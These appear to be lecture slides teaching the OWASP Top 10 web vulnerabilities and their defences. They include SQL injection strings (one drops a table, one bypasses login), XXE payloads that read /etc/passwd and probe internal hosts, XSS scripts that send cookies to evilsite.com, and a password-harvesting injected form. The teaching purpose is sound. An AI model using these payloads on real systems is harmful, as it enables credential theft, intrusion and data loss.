Security

Web Application Vulnerabilities: OWASP Top 10

OWASP

- Open Web Application Security Project
  - https://www.owasp.org
- Global community of web app security professionals
- They produce:
  - Best practice guides – detailed documents and "cheat sheets"
  - A standard for application security verifications.
  - Open-source software
  - WebGoat: deliberately vulnerable web application
  - ZAP (Zed Attack Proxy): penetration testing tool

OWASP Top 10 Critical Vulnerabilities 2017 (RC2)

A1: Injection

A2: Broken Authentication

A3 Sensitive Data Exposure

A4: XML External Entity (XXE)

A5: Broken Access Control

A6: Security Misconfiguration

A7: Cross-Site Scripting (XSS)

A8: Insecure Deserialization

A9: Using Components with Known Vulnerabilities

A10: Insufficient Logging & Monitoring

OWASP

The Open Web Application Security Project

http://www.owasp.org

A1: Injection Attacks

- Injection attacks trick an application into including unintended commands in the data sent to an interpreter.

- Interpreters
  - Interpret strings as commands.
  - e.g. SQL, shell (cmd.exe, bash), LDAP

- Key Idea
  - Input data from the application is executed as code by the interpreter.

SQL Injection Attack

- Many web applications take user input from a form
- Sometimes this user input is used literally in the construction of a SQL query submitted to a database. For example:

  SELECT * FROM students WHERE studentid = '***ID as entered by user***';

- An SQL injection attack involves placing SQL statements in the user input

An Example SQL Injection Attack

Hacker Enters: **blah' OR 'x' = 'x**

- This input is put directly into the SQL statement within the web application:

```
query = "SELECT * FROM students WHERE studentid = '"
+ request.getParameter("ID") + "'";
```

- Creates the following SQL:

```
SELECT * FROM students WHERE studentid = 'blah'
OR 'x' = 'x'
```

  - Attacker has now successfully caused the entire table to be returned.

A More Malicious Example

- What if the attacker had instead entered:

  `blah'; DROP TABLE students; #`

- Results in the following SQL:

```
SELECT * FROM students WHERE studentid = 'blah';
DROP TABLE students; #'
```

  - Note how a MySQL comment (**#**) consumes the final quote

- Causes the entire table to be deleted
  - Depends on knowledge of table name
  - This is sometimes exposed to the user in debug code called during a database error
  - Use non-obvious table names, and never expose them to user

Another example: Login Authentication

- Standard query to authenticate users:

```
SELECT * FROM users WHERE user='$username' AND
passwd='$password'
```

  - User authenticated if any records returned by this query

- Classic SQL injection attack
  - Server side code sets variables $username and $password from user input to web form
  - Special strings can be entered by attacker

```
SELECT * FROM users WHERE user='junk' AND
passwd='morejunk' OR '1'='1'
```

- Result: access obtained without password

Defences against SQL injection (1)

- Use provided functions for escaping strings
  - Many attacks can be thwarted by simply using the SQL string escaping mechanism
    - ‘ → \’ and “ → \”
  - e.g. with node.js
    - *mysql.escape()*
    - *connection.escape()*
    - *pool.escape()*

Defences against SQL injection (2)

- Check syntax of input for validity
  - Many classes of input have fixed languages
    - Email addresses, dates, part numbers, etc.
    - Verify that the input is a valid string in the language
    - Ideal if you can exclude quotes, semicolons, HTML tags, …
- Have length limits on input
  - Many SQL injection attacks depend on entering long strings

Defences against SQL injection (3)

- Limit database permissions and segregate users
  - If you’re only reading the database, connect to database as a user that only has read permissions
  - Never connect as a database administrator in your web application
- Configure database error reporting
  - Default error reporting often gives away information that is valuable for attackers (table name, field name, etc.)
  - Configure so that this information is never exposed to a user
- If possible, use prepared statements
  - Some libraries allow you to bind inputs to variables inside a SQL statement
  - e.g. java.sql.PreparedStatement

A2: Broken Authentication & Session Management

- Authentication business logic and data must be **server** side
  - Rich client logins still possible, but not 100% client-side
- Store authentication (and also) authorisation tokens in **session** object
  - A session is the time a user spends on a particular visit to a website.
  - Session data is maintained by the web server in a session object to allow for preservation of state across a sequence of browser requests
- Do not use URL rewriting to allow access following authentication
  - Bad: http://www.example.com/some/feature?auth=y

Session Management

- Store session ID in **session cookie**
  - Never in the URL (risk of *session fixation attack*, among others)
- Make sure framework uses secure session IDs
  - Session IDs should be **long and random** – i.e. impossible to guess

- Provide "Logout" link or button on every page
- On logout, destroy the session object
- Implement session timeout (idle time, total time)

Web authentication – failure/logging

- Authentication code should fail securely
- Failure modes should not result in successful authentication
- Count failed logins per user & impose soft lockout on multiple failures
- Report to user on last login time, failed logins, failed password recovery attempts
- Count failed logins per app
- Log all authentication decisions, including failures

Web authentication – credentials

More on web app authentication coming up in a later slide set...

A3: Sensitive data exposure

- Typical issues:
  - Sensitive data stored in plaintext form, including on backups
  - Use of old/weak cryptography
  - Use of insecure transmission protocol
  - Passwords stored in clear
  - Passwords hashed but not salted
  - Key management problems (e.g. use of default keys, insecure key storage, insufficient key randomness)

A4: XML External Entity (XXE)

- Common problem where web application processes input or uploads in XML format
  - XML: eXtensible Markup Language
  - Particularly SOAP (simple object access protocol) web services
- XML uploaded to a web app may include a Document Type Definition (DTD)
- If the XML parser has DTD processing enabled, this can allow the attacker to carry out a wide range of attacks, such as:
  - Internal file disclosure
  - Internal port scanning
  - Denial of service attacks

XML External Entity – Examples (OWASP)

Internal file disclosure

```
<?xml version="1.0">
<!DOCTYPE foo [<!ELEMENT foo ANY ><!ENTITY xxe SYSTEM "file:///etc/passwd" >]>
<foo>&xxe;</foo>
```

Internal network probing

```
<?xml version="1.0">
<!DOCTYPE foo [<!ELEMENT foo ANY ><!ENTITY xxe SYSTEM "https://192.168.1.1/" >]>
<foo>&xxe;</foo>
```

Denial of service

```
<?xml version="1.0">
<!DOCTYPE foo [<!ELEMENT foo ANY ><!ENTITY xxe SYSTEM "file:///dev/urandom" >]>
<foo>&xxe;</foo>
```

*(**/dev/urandom** is a Linux virtual device file that streams out an endless stream of random bytes)*

A5: Broken access control

- Lack of function level access control
  - Allowing insecure privileged access e.g. by browsing to "secret" URL for admin functions
  - Need proper access control model defining how access to web app resources are granted

- Insecure direct object references
  - When parameter in form data or URL is directly mapped to a resource), for example a file, a database table or field name, a user or a role.
  - Basic insecure example:
    - http://viewmybalance.com/view.html?account=12345678
  - **Reference maps** provide indirect object references
  - e.g. random string mapped to file/object name

A6: Security misconfiguration


- Typical issues:
  - Unnecessary features enabled (ports, services, pages, accounts, …)
  - Default accounts
  - Error handling too informative (e.g. revealing stack traces or DB table/field names)
  - Server directory listing not disabled
  - Software not patched

A7: Cross Site Scripting (XSS)

- Attacker injects scripting code into pages generated by a web application
  - Script could be malicious code
  - Often JavaScript. May alternatively be HTML, Flash or anything else handled by the browser.
- Threats:
  - Phishing, hijacking, changing of user settings, cookie theft/poisoning, false advertising, execution of code on the client, ...

XSS Example

- Any web page containing user-created content may be target for XSS.
- Risk with comments, reviews, guestbooks, webmail, social media – i.e. almost any interesting website!



Cookies

- Cookies are small pieces of information stored on a client and associated with a specific server
  - When you access a specific website, it might store information as a cookie
  - Every time you revisit that server, the cookie is re-sent to the server
  - Effectively used to hold state information over sessions
- Cookies can hold any type of information
  - Can also hold sensitive information
    - This includes passwords, credit card information, social security number, etc.
    - Session cookies, non-persistent cookies, persistent cookies
  - Almost every sophisticated website uses cookies

Cookie Stealing XSS Attacks

- Attack 1

```
<script>
document.location = "http://www.evilsite.com/steal.php?cookie="+document.cookie;
</script>
```

- Attack 2

```
<script>
img = new Image();
img.src = "http://www.evilsite.com/steal.php?cookie=" + document.cookie;
</script>
```

Protecting Cookies

- Make cookies *HttpOnly*
  - Restricts access from non-HTTP sources (e.g. JavaScript)
- Set *secure* flag

XSS using HTML only

- It’s possible to simply inject a HTML form, for example

- Consider for example an attacker entering the following:

```
<form action=http://www.anevilsite.com/steal.php>Enter
your password
<input type="password" name="pass">
<input type="submit" value="Submit">
</form>
```

- This will provide a text box to collect the password of a (perhaps naïve) user

A8: Insecure Deserialization

- Many languages and frameworks support object serialization
  - i.e. the state of an object is converted into a byte stream, for example to write to a file.
  - This can be done with open formats such as JSON or XML
  - Or native techniques such as Java object serialization
- The reverse is deserialization. This creates a copy of the object by reading in an appropriately formatted byte stream.
- Attackers can provide malicious objects to exploit deserialization that does not validate input
  - Common remote code execution vulnerability

A9: Using components with known vulnerabilities

- Problem with known vulnerabilities is that
  - Attackers will be aware of them
  - Exploits are likely to exist, possibly “off-the-shelf”
- Most modern apps rely on many third party components
  - e.g. commercial and open-source libraries
- Such components usually have full privileges
- There is no standard automatic way to query whether a particular version of a particular component has a known vulnerability
- Components with known vulnerabilities are frequently downloaded and used in practice

A10: Insufficient Logging & Monitoring

- Many serious attacks go undetected for a long time
- Studies of data breaches show time to detect a breach is typically more than 7 months, and then often by external parties
- Recommended practice:
  - Log all authentication, authorisation and input validation failures. Include context.
  - Ensure sensitive transactions have integrity controls – e.g. append-only databases
  - Set up effective monitoring and alerting processes
  - Establish incident response and recovery plan